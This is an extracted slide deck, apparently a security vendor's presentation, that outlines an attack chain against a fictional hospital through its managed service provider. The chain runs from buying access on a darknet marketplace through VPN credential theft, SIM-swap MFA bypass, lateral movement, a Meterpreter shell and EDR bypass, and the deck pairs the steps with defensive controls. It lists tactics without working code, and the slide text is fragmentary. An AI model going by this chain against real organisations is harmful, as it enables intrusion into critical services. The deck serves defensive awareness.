


# THE PRIVILEGE PATHWAY




# CYBERARK BLUEPRINT: 3 GUIDING PRINCIPLES





## Multiple Layers Improve Success

The Swiss Cheese Respiratory Pandemic Defense recognizes that no single intervention is perfect at preventing the spread of the coronavirus. Each intervention (layer) has holes.



Source: Adapted from Ian M. Mackay ([virologydownunder.com](http://virologydownunder.com)) and James T. Reason. Illustration by Rose Wong

# Defense in Depth


*(The Swiss Cheese Theory)*

# Terminology and Attacks

- IAB (initial access broker)
- SIM swap
- LOLbins
- Raw shell versus meterpreter shell
- LinkBomb attack
- Process injection



# Step One: Compromise Target



# Step One: Compromise Target




- Purchase credentials from initial access broker (IAB)

The screenshot shows a dark-themed web interface for the Kerberos Marketplace. At the top, there's a navigation bar with links for 'Welcome Home: rainmaker213', 'Balance (USD) \$ 0.00', 'Logout', and 'My Purchases'. Below the header is a banner for 'Kerberos v2.1c MIRROR ECHO'. A sidebar on the left lists various categories such as Drugs & Chemicals, Fraud, Services, Counterfeit, Carded Items, Tutorials, Software & Malware, and Hostings. The main content area displays a product listing for 'Super RDP - USA - HACKED' offered by 'topmoneymaker'. The listing includes details like 'Shipment from: Worldwide', 'Category: Hostings > RDPs', 'Reputation: 8 / 270 / 6 / 3', and a price of '(USD) 12.00'. It also notes that offer by vendor is disabled and finalizes early. Below the listing, there are sections for 'WELCOME' and 'Quality', which mention servers like Windows 7, 8.1, 2008, 2012, 10, and 2019, and that all IPs are fresh and not blacklisted. The bottom of the page features links for 'Mirrors', 'Find Us Here', 'Marketplace Rules', 'Breaking Bad', 'Heifer International', 'Current Exchange Rates', 'Current Local Time', and 'Canary'.

# Kerberos Marketplace


# Step One: Compromise Target



- Initial compromise with impacket
- Recon discovers OpenVPN client


```
[u213@parrot] ~
[u213@parrot] ~ % cd Desktop/
[u213@parrot] ~/Desktop %
[u213@parrot] ~/Desktop %
$
```

# Step Two: Network Compromise




Acme Hospital

# Step Two: Network Compromise




- VPN credential harvest
- Wait for user to logon
- VPN logon
- Bypass multi-factor authentication (MFA) with SIM swap attack
- Disconnect from MSP



# DEFENSE:

## Network Compromise




Adaptive  
multi-factor

More secure than  
SMS!

2:58

14%



Work





McKinney  
Thu, March 30

61°

UV index : Low  
Humidity : 76%



9:55 AM



# DEFENSE:

## Network Compromise



Impossible  
travel alert

You can't be two  
places at once!

# DEFENSE:


## Network Compromise




Remote  
vendor access

Agentless and  
VPN-less!

# Step Three: Pivot to Downstream Target



# Step Three: Downstream Pivot




- Recon with nmap.
- Lateral movement via remote desktop
- Vulnerable app discovery
- Remote code exploit
- Meterpreter shell!

```
[u213@parrot] ~ $
```

# Step Three:

## Downstream Pivot




### Endpoint detection and response (EDR) bypass

